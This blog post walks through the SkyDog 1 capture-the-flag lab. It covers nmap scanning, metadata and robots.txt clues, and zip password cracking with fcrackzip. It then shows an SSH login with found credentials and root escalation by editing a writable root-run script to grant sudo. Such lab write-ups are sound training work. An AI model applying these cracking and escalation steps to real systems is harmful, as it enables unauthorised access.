Syrion

SkyDog 1 Writeup

31 DECEMBER 2016 / SYRION

Hello everyone, this is my solution for SkyDog 1. This CTF is very funny.

There are 6 flags :

- Flag #1 Home Sweet Home or (A Picture is Worth a Thousand Words)
- Flag #2 When do Androids Learn to Walk?
- Flag #3 Who Can You Trust?
- Flag #4 Who Doesn't Love a Good Cocktail Party?
- Flag #5 Another Day at the Office
- Flag #6 Little Black Box


Each flag is in the form of flag{MD5 Hash} such as flag{1a79a4d60de6718e8e5b326e338ae533.

Let's start with nmap:

```
syrion@backbox:~$ sudo nmap -sT -sV -p 1-65535 192.168.1.4
Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-31 00:06 CET
Nmap scan report for skydogctf.homenet.telecomitalia.it (192.168.1.4)
Host is up (0.00046s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 00:0C:29:13:28:F1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Flag #1 Home Sweet Home or (A Picture is Worth a Thousand Words)

This was the web site on port 80:



I tried to get something with exiftool on the image:


```
syrion@backbox:~/Documents/skyDogCTF$ exiftool SkyDogCon_CTF.jpg
ExifTool Version Number         : 9.46
File Name                       : SkyDogCon_CTF.jpg
```

```
Directory                       : .
File Size                       : 83 kB
File Modification Date/Time     : 2015:09:18 13:35:25+02:00
File Access Date/Time           : 2016:12:30 21:31:08+01:00
File Inode Change Date/Time     : 2016:12:30 21:31:06+01:00
File Permissions                : rw-rw-r–
File Type                       : JPEG
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
Software                        : Adobe ImageReady
XP Comment                      : flag{abc40a2d4e023b42bd1ff04891549ae2}
Padding                         : (Binary data 2060 bytes, use -b option to extract)
Image Width                     : 900
Image Height                    : 525
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 900×525
```

Ok the flag #1 was here in XP Comment: **flag{Welcome Home}**.

Flag #2 When do Androids Learn to Walk?

The second flag was in robots.txt:



```
# Congrats Mr. Bishop, your getting good - flag{cd4f10fcba234f0e8b2f60a490c306e6}
#
User-agent:*
Disallow: /search
Allow: /search/about
Disallow: /sdch
Disallow: /groups
Disallow: /catalogs
Allow: /catalogs/about
Allow: /catalogs/p?
Disallow: /catalogues
Allow: /newsalerts
Disallow: /news
Allow: /news/directory
Disallow: /nwshp
Disallow: /setnewsprefs?
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
Disallow: /?hl=*&
Allow: /?hl=*&gws_rd=ssl$
Disallow: /?hl=*&*&gws_rd=ssl
Allow: /?gws_rd=ssl$
Allow: /?pt1=true$
Disallow: /addurl/image?
Allow:    /mail/help/
Disallow: /mail/
Disallow: /pagead/
Disallow: /relpage/
Disallow: /relcontent
Disallow: /imgres
Disallow: /imglanding
Disallow: /sbd
Disallow: /keyword/
Disallow: /u/
Disallow: /univ/
Disallow: /cobrand
Disallow: /custom
Disallow: /advanced_group_search
Disallow: /googlesite
Disallow: /preferences
Disallow: /setprefs
Disallow: /swr
Disallow: /url
Disallow: /default
```


The flag #2 was: flag{Bots}.

Flag #3 Who Can You Trust?

I saved robots.txt in a file and then I created a wordlist for dirbuster with this bash command:

> cat robots.txt | cut -d “/” -f 2 > list.txt

Dirbuster found these directories and files:




http://192.168.1.4:80/

Type	Found	Response	Size
Dir	/Setec/Astronomy/	200	1377
Dir	/Setec/Astronomy/	200	1377
Dir	/Setec/Astronomy/	200	1377
Dir	/Setec/Astronomy/	200	1377
Dir	/Setec/Astronomy/	200	1377
File	/Setec/Astronomy/	200	1377
File	/Setec/Astronomy/	200	1377
File	/Setec/Astronomy/	200	1377
File	/Setec/Astronomy/	200	1377
File	/Setec/Astronomy/	200	1377
File	/Setec/Astronomy/	200	1377
File	/Setec/Astronomy/	200	1377
File	/Setec/Astronomy/Whistler.zip	200	714
Dir	/icons/	403	454
File	/icons/	403	454

Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 388, (C) 217 requests/sec
Parse Queue Size: 0
Total Requests: 23339/23339
Current number of running threads: 11
Time To Finish: 00:00:00

On http://192.168.1.4/Setec there was an image, I tried with exiftool again but there was nothing:



I noticed this in the source of the page:


```
<html>
<img src="./Astronomy/Setec_Astronomy.jpg" width="1024" height="768" alt=""
```

```
/>
<!--

var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." :
"http://www.");
document.write(unescape("%3Cscript'" + gaJsHost + "google-
analytics.com/ga.js' type='text/javascript'%3E%3C/script%3E"));


try {
var pageTracker = _gat._getTracker_Approved("NSA-Agent-Abbott"; AKA Darth
Vader);
pageTracker._trackPageview();
} catch(err) {}
-->
html>
```

In http://192.168.1.4/Setec/Astronomy there was a zip file. It contained two files, but it was protected by a password:



Name	Size	Type	Modified
flag.txt	38 bytes	plain text doc...	18 settembre 2015, 22...
QuesttoFindCosmo.txt	61 bytes	plain text doc...	18 settembre 2015, 22...

Archive Manager

Password required for "Whistler.zip"

Password:

Cancel OK

2 objects (99 bytes), 1 object selected (38 bytes)

I tried to crack it with fcrackzip:

```
syrion@backbox:~/Documents/skyDogCTF$ fcrackzip -D  -p
../Wordlists/rockyou.txt -u Whistler.zip
PASSWORD FOUND!!!!: pw == yourmother
```

Ok the password was “yourmother”, it contained the flag and a message:

flag{1871a3c1da602bf471d3d76cc60cdb9b}

The flag #3 was: flag{yourmother}.

Flag #4 Who Doesn't Love a Good Cocktail Party?

In the QuesttoFindCosmo.txt there was this message:

> Time to break out those binoculars and start doing some OSINT


Open-source intelligence (OSINT) is intelligence collected from publicly available sources.

Ok I had to look for something on Google. I was a bit confused, but then I remembered about the "NSA Agent Abbott AKA Darth Vader" seen before.

Therefore I was looking for something about:

- Quest To Find Cosmo
- Agent Abbott / Darth Vader

Google helped me:



quest to find cosmo agent abbott


About 8,720,000 results (0.62 seconds)

Too Many Secrets: The Movie Sneakers and the Risks of NSA's ...
nation.time.com/2013/07/18/too-many-secrets-on-sneakers-and-the-nsa/
Jul 18, 2013 - James Earl Jones plays NSA **agent** Bernard **Abbott** who ultimately ... The irony is that this (accurate) explanation is provided by one of **Cosmo's** henchmen posing as an NSA **agent**. ... After all, the NSA's ongoing **quest** to overcome "too many secrets" risks real ... **Get** all access to digital and printSubscribe.

Sneakers (1992 film) - Wikipedia
https://en.wikipedia.org/wiki/Sneakers_(1992_film)
Sneakers is a 1992 American comedy caper film directed by Phil Alden Robinson , written by ... They contact NSA **agent Abbott**, who wants the box but cannot offer ... They **find** a toy company at that location, which is a front for **Cosmo's** ...
Missing: ~~quest~~
You visited this page on 12/30/16.

The theme of this CTF was a movie!

After some research on Internet, I remembered about the name of this flag "Who Doesn't Love a Good Cocktail Party". I googled again and I found this:



abbott sneakers cocktail party

About 142,000 results (0.32 seconds)

Sneakers - TheAlmightyGuru.com
www.thealmightyguru.com/Reviews/Sneakers/Docs/Sneakers-Script.txt ▾
Rev.97/09/08 20:12 "Sneakers" Movie Transcript Typed by Lo Wang (In the opening titles, the ... MARTY The Republican party just made a generous donation to the Black Panthers. ...... BISHOP Mr. Abbott, are you interested in Setec Astronomy? ... Now we gotta look for a cocktail party on the other side of the railroad track.

It was the script of the movie, at this point I used a python script made by a friend of mine to create a dictionary from a web page. I ran Dirbuster with the new dictionary and I got this:


And this was the flag #4: flag{leroybrown}

Flag #5 Another Day at the Office

Who is Leroy Brown?

Bad Bad Leroy Brown it's a song, and after a bit of researches I found this:

> When Liz goes to the Dim Sum bar with Werner Brandes under the assumed name of Doris, there is a group of singers singing the song "Bad, Bad Leroy Brown" in Chinese. In the English version of the song, Leroy Brown gets in trouble over a girl named Doris.



Let’s see the pcap file:

I tried to export HTTP and I got this mp3 file:

It said: “Hi. My name is Werner Brandes. My voice is my passport. Verify me”.

After some research on web I found this:

How we can see, this man uses the Werner Brandes's voice to access to something. I tried to do the same to access to SSH.

After a combination of users (werner, brandes, wernerbrandes) with the flags I found before, I succeded to login with the following credentials:

> user: wernederbrandes
>
> password: leroybrown

And the flag was here:

```
wernerbrandes@skydogctf:~$ ls
flag.txt
wernerbrandes@skydogctf:~$ cat flag.txt
flag{82ce8d8f5745ff6849fa7af1473c9b35}.
wernerbrandes@skydogctf:~$
```

I wasn't able to crack the hash. There was a karate kid video in /var/www/html/CongratulationsYouDidIt :

```
wernerbrandes@skydogctf:~$ cd /var/www/html/CongratulationsYouDidIt/
wernerbrandes@skydogctf:/var/www/html/CongratulationsYouDidIt$ ls
You're the best… around!.mp4
wernerbrandes@skydogctf:/var/www/html/CongratulationsYouDidIt$
```

Flag #6 Little Black Box

I was sure the 6 flag was in the root directory, at this point I needed to elevate my privileges to root. After some enumeration I found a writable python script sanitizer.py in /lib/log :

```
wernerbrandes@skydogctf:~$ cat /lib/log/sanitizer.py
#!/usr/bin/env python
import os
import sys

try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

I guessed this script was run by root to clean /tmp, so I modified the script to add the user wernerbrandes to sudoers:

After some minutes I was root:

```
wernerbrandes@skydogctf:~$ id
uid=1001(wernerbrandes) gid=1001(wernerbrandes)
groups=1001(wernerbrandes)
wernerbrandes@skydogctf:~$ sudo su
[sudo] password for wernerbrandes:
root@skydogctf:/home/wernerbrandes# id
uid=0(root) gid=0(root) groups=0(root)
root@skydogctf:/home/wernerbrandes#
```

This CTF was very funny and challenging.

Good bye, see you!

Categories: Capture The Flag, Vulnhub Tags: ctf, skydog, Vulnhub

Mr-Robot: 1 Writeup LAMP Security CTF7 Writeup

Leave a comment

SOCIAL

RECENT POSTS

- Metasploitable3 CTF
- Kioptrix: Level 1.1 (#2) Writeup
- LAMP Security CTF7 Writeup
- SkyDog 1 Writeup
- Mr-Robot: 1 Writeup